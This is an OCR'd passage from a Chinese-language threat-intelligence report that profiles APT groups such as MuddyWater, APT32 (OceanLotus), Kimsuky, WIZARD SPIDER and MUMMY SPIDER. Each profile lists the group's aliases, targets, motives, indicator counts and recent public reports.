
知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
10	639	100	514	25

最近发布报告

2021-04-09	Iron Tiger APT Updates Toolkit With Evolved SysUpdate Malware	trendmicro
2021-03-20	LuckyMouse， TA428， HyperBro， Tmanger and ShadowPad by Emissary Panda Malware	alienvault
2020-11-27	Analysis of an APT27 Attack on Media Organization	alienvault
2020-04-05	APT27 Coronavirus （COVID-19）-themed attack	alienvault

APT 组织画像



6.2.29 EvilPost

组织名	EvilPost
中文名	无
组织地理	大中华地区
别名	无
历史目标	日本，中国台湾
目标行业	高科技，政府，媒体，金融
发现时间	2015-12-21
最近活跃	2015-12-21
动机	数据窃取
描述	EvilPost 组织在 2015 年 11 月底针对日本和中国台湾地区的高科技、政府、媒体、金融行业发起多次鱼叉式网络钓鱼攻击，并附带利用 CVE-2015-1701 的恶意 Microsoft Word 文档。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
1	6	2	3	1

最近发布报告

2015-12-21	EvilPost	fireeye

APT 组织画像



6.2.30 MuddyWater

组织名	MuddyWater
中文名	无
组织地理	伊朗
别名	TEMP.Zagros，Static Kitten，Seedworm，MERCURY，COBALT ULSTER
历史目标	沙特阿拉伯，格鲁吉亚，土耳其，伊拉克，以色列，印度，阿联酋，巴基斯坦，美国
目标行业	电信，政府，化工
发现时间	2017-11-29
最近活跃	2021-03-08
动机	间谍活动
描述	MuddyWater 是一个伊朗 APT 组织，主要目标为中东，欧洲和北美国家的电信，政府和石油等行业。MuddyWater 攻击的特点在于使用基于 PowerShell 的后门工具 POWERSTATS。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
53	4118	3112	1005	1

最近发布报告

2021-03-05	Earth Vetala – MuddyWater Continues to Target Organizations in the Middle East	trendmicro
2021-02-15	Probable Iranian Cyber Actors， Static Kitten， Conducting Cyberespionage Campaign Targeting UAE and Kuwait Government Agencies	alienvault
2020-11-22	Likely MuddyWater Maldoc targeting UAE University	alienvault
2020-10-15	MuddyWater 流沙行动	clearsky
2020-01-21	MuddyWater communicating with compromised Site	alienvault

APT 组织画像



6.2.31 DragonOK

组织名	DragonOK
中文名	无
组织地理	大中华地区
别名	Moafee，BRONZE OVERBROOK
历史目标	美国，日本
目标行业	食品，金融，医疗保健，酒店，制造业，电信，政府
发现时间	2017-01-05
最近活跃	2017-12-18
动机	间谍活动
描述	DragonOK 是一个主要针对日本并以钓鱼邮件为主要攻击手法的 APT 组织。其工具集包括 Sysget/ HelloBridge、 PlugX、PoisonIvy、FormerFirstRat、Nflog、和 NewCT。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
5	116	19	96	1

最近发布报告

2017-12-18	The relationship between PlugX and the attacker group “DragonOK”	alienvault
2017-02-15	Deep Dive On The DragonOK Rambo Backdoor	alienvault
2017-01-05	DragonOK Updates Toolset and Targets Multiple Geographic Regions	alienvault

APT 组织画像



6.2.32 APT32

组织名	APT32	
中文名	海莲花	
组织地理	越南	
别名	OceanLotus Group，Ocean Lotus，OceanLotus，Cobalt Kitty，APT-C-00，SeaLotus，Sea Lotus，APT-32，APT 32，Ocean Buffalo，POND LOACH，TIN WOODLAWN	
历史目标	中国，德国，美国，越南，菲律宾	
目标行业	政府，私人企业，民间组织	
发现时间	2016-09-14	
最近活跃	2021-09-06	
动机	间谍活动	
描述	APT32（又称海莲花）是一个越南 APT 组织，至少从 2014 年开始活跃。该组织主要针对多个私企、政府机构、持不同政见人士和新闻工作者，重点关注越南、菲律宾、老挝等东南亚国家。	


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
63	4515	1838	2665	12


最近发布报告

2021-09-06	APT32 远控	shield
2021-07-29	海莲花样本追踪与分析	freebuf
2021-07-22	海莲花白利用持久化新型组合攻击方式	360 威胁情报中心
2021-05-18	The New and Improved macOS Backdoor from OceanLotus	alienvault
2020-08-20	越南国家背景 APT 组织“海莲花”近期攻击手法的变化	微步情报局

APT 组织画像




6.2.33 PowerPool

组织名	PowerPool	
中文名	无	
组织地理	未知	
别名	无	
历史目标	智利，德国，印度，菲律宾，波兰，俄罗斯，英国，乌克兰，美国	
目标行业	未知	
发现时间	2018-09-05	
最近活跃	2020-10-02	
动机	信息窃取	
描述	PowerPool 组织在攻击活动中倾向于使用 PowerShell 进行横向移动，并且利用 2018 年发现的 windows 任务计划程序 0day 漏洞对智利，德国，印度，菲律宾，波兰，俄罗斯，英国，美国和乌克兰进行攻击。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
2	57	36	21	0

最近发布报告		
2020-10-02	SLOTHFULMEDIA - New RAT disclosed by US Cyber Command	alienvault
2018-11-14	PowerPool malware exploits ALPC LPE zero-day vulnerability	alienvault

APT 组织画像




6.2.34 Temper Panda

组织名	Temper Panda	
中文名	无	
组织地理	大中华地区	
别名	Admin338，Team338，MAGNESIUM，admin@338	
历史目标	中国香港，美国	
目标行业	政府，私人企业，民间组织	
发现时间	2017-02-04	
最近活跃	2019-11-15	
动机	间谍活动	
描述	Temper Panda 最早活跃于 2014 年利用马航 MH370 事件发送钓鱼邮件，主要针对金融，经济和贸易领域。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
5	142	125	16	1

最近发布报告		
2017-02-04	Tracking a rapidly evolving APT actor （2013）	alienvault
2015-12-01	China-based Cyber Threat Group Targets Hong Kong Media Outlets	alienvault

APT 组织画像



6.2.35 Operation C-Major

组织名	Operation C-Major
中文名	无
组织地理	巴基斯坦
别名	C-Major，Transparent Tribe，Mythic Leopard，ProjectM，APT36，APT 36，TMP.Lapis，Green Havildar，COPPER FIELDSTONE
历史目标	印度，巴基斯坦
目标行业	国防，政府
发现时间	2017-03-12
最近活跃	2021-09-18
动机	数据窃取

描述	Operation C-Major 组织主要针对印度军队或军队相关的资产，其次关注巴基斯坦相关的活动和公民。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
26	3255	539	2716	0


最近发布报告

2021-07-13	SideCopy Hackers Target Indian Government Officials With New Malware	alienvault
2021-07-12	Transparent Tribe APT Infrastructure Mapping	alienvault
2021-07-05	Crimson RAT linked to Transparent Tribe APT - July 2021	alienvault
2020-09-05	【高级持续性威胁追踪】TransprentTribe APT 组织针对印度 COVID-19 攻击样本分析	深信服
2020-08-25	南亚 APT 组织“透明部落”在移动端上与对手的较量	奇安信

APT 组织画像




6.2.36 Kimsuky

组织名	Kimsuky	
中文名	无	
组织地理	朝鲜	
别名	Velvet Chollima，Black Banshee，Thallium，Operation Stolen Pencil	
历史目标	韩国	
目标行业	政府，国防	
发现时间	2018-02-12	
最近活跃	2021-10-20	
动机	间谍活动	
描述	Kimsuky，别名 Mystery Baby、Baby Coin、Smoke Screen、Black Banshe 等。以韩国智库、工业、核电运营商和统一部为目标进行间谍活动。其通常使用社会工程学、鱼叉邮件、水坑攻击等手段投递恶意软件，拥有功能完善的恶意代码武器库。与 Konni APT 组织存在基础设施重叠等关联性。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
95	3193	1902	1279	12

最近发布报告		
2021-10-20	VNC Malware （TinyNuke， TightVNC） Used by Kimsuky Group - ASEC BLOG	alienvault
2021-10-12	【安全警示】Kimsuky 武器库更新：利用新冠疫情为诱饵针对韩国地区的攻击活动分析	广东省网络威胁情报中心
2021-07-08	疑似 Kimsuky 针对韩国军工行业的攻击	360 威胁情报中心
2020-11-12	Kimsuky 组织利用 wsf 脚本的攻击活动分析	微步
2020-11-04	美国大选下 Kimsuky 以选举结果预测为诱饵的攻击活动分析	奇安信

APT 组织画像



6.2.37 WIZARD SPIDER

组织名	WIZARD SPIDER
中文名	无
组织地理	俄罗斯
别名	TEMP.MixMaster
历史目标	未知
目标行业	金融
发现时间	2018-06-01
最近活跃	2021-10-04
动机	经济利益

描述	WIZARD SPIDER 是一个成长中的俄罗斯 APT 组织，主要运营 TrickBot 银行木马。

知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
57	3171	1180	1991	0

最近发布报告

2021-10-04	BazarLoader and the Conti Leaks	alienvault
2021-09-01	Sidoh: WIZARD SPIDER’ s Mysterious Exfiltration Tool	alienvault
2021-08-16	Trickbot Leads Up to Fake 1Password Installation	alienvault
2021-07-13	Analysis of Trickbot's VNC modules - July 2021	alienvault
2021-07-07	Diavol - A New Ransomware Used By Wizard Spider	alienvault

APT 组织画像

6.2.38 APT39

组织名	APT39	
中文名	无	
组织地理	伊朗	
别名	APT 39，Chafer，REMIX KITTEN，COBALT HICKMAN	
历史目标	以色列，约旦，科威特，中东，沙特阿拉伯，西班牙，土耳其，阿联酋，美国	
目标行业	航空，工程，政府，高科技，信息技术，运输，物流，电信	
发现时间	2016-09-14	
最近活跃	2021-10-06	
动机	间谍活动	
描述	APT39 主要利用 SEAWEED 和 CACHEMONEY 后门以及 POWBAT 后门的特定变体。尽管 APT39 的定位范围是全球性的，但其活动却集中在中东。 APT39 优先考虑电信行业，并针对旅游业和支持该行业的 IT 公司以及高科技行业。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
14	341	112	229	0

最近发布报告		
2021-10-06	Operation GhostShell: Novel RAT Targets Global Aerospace and Telecoms Firms	alienvault
2020-12-08	APT39 Rana Android Malware	alienvault
2020-05-26	Iranian Chafer APT Targeted Air Transportation and Government in Kuwait and Saudi Arabia	alienvault
2019-03-04	New Python based payload MechaFlounder used by Chafer	alienvault
2019-01-30	Chafer used Remexi malware to spy on Iran-based foreign diplomatic entities	alienvault

APT 组织画像

6.2.39 MUMMY SPIDER

组织名	MUMMY SPIDER
中文名	无
组织地理	未知
别名	TA542，Mummy Spider，GOLD CRESTWOOD
历史目标	未知
目标行业	未知
发现时间	2018-10-10
最近活跃	2021-08-25
动机	经济利益
描述	MUMMY SPIDER 组织开发了 Emotet 或 Geodo 恶意软件的核心部分，与 Bugat 银行木马共享部分代码。当前 Emotet 主要功能为从受害机器上进行侦查，从浏览器和邮件客户端收集凭据。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
8	684	371	312	1

最近发布报告

2021-08-25	As Delta Variant Spreads， COVID-19 Themes Make Resurgence In Email Threats	alienvault
2020-10-07	Emotet Makes Timely Adoption of Political and Elections Lures	alienvault
2020-09-02	A Comprehensive Look at Emotet's Summer 2020 Return	alienvault
2018-11-06	Emotet Malware Distributed via Email Nov 2018	alienvault
2018-10-10	Macro-Enabled Malware Delivered via Phishing Emails	alienvault

APT 组织画像



6.2.40 TA413

组织名	TA413
中文名	无
组织地理	大中华地区
别名	无
历史目标	中国，欧洲
目标行业	政府，金融服务，非盈利组织
发现时间	2020-09-02
最近活跃	2021-02-25
动机	间谍活动
描述	TA413 使用钓鱼邮件分发 Sepulcher 和 LuckyCat 恶意软件，针对中国地区，欧洲外交和立法机构，非营利政策研究组织以及处理经济事务的全球组织。

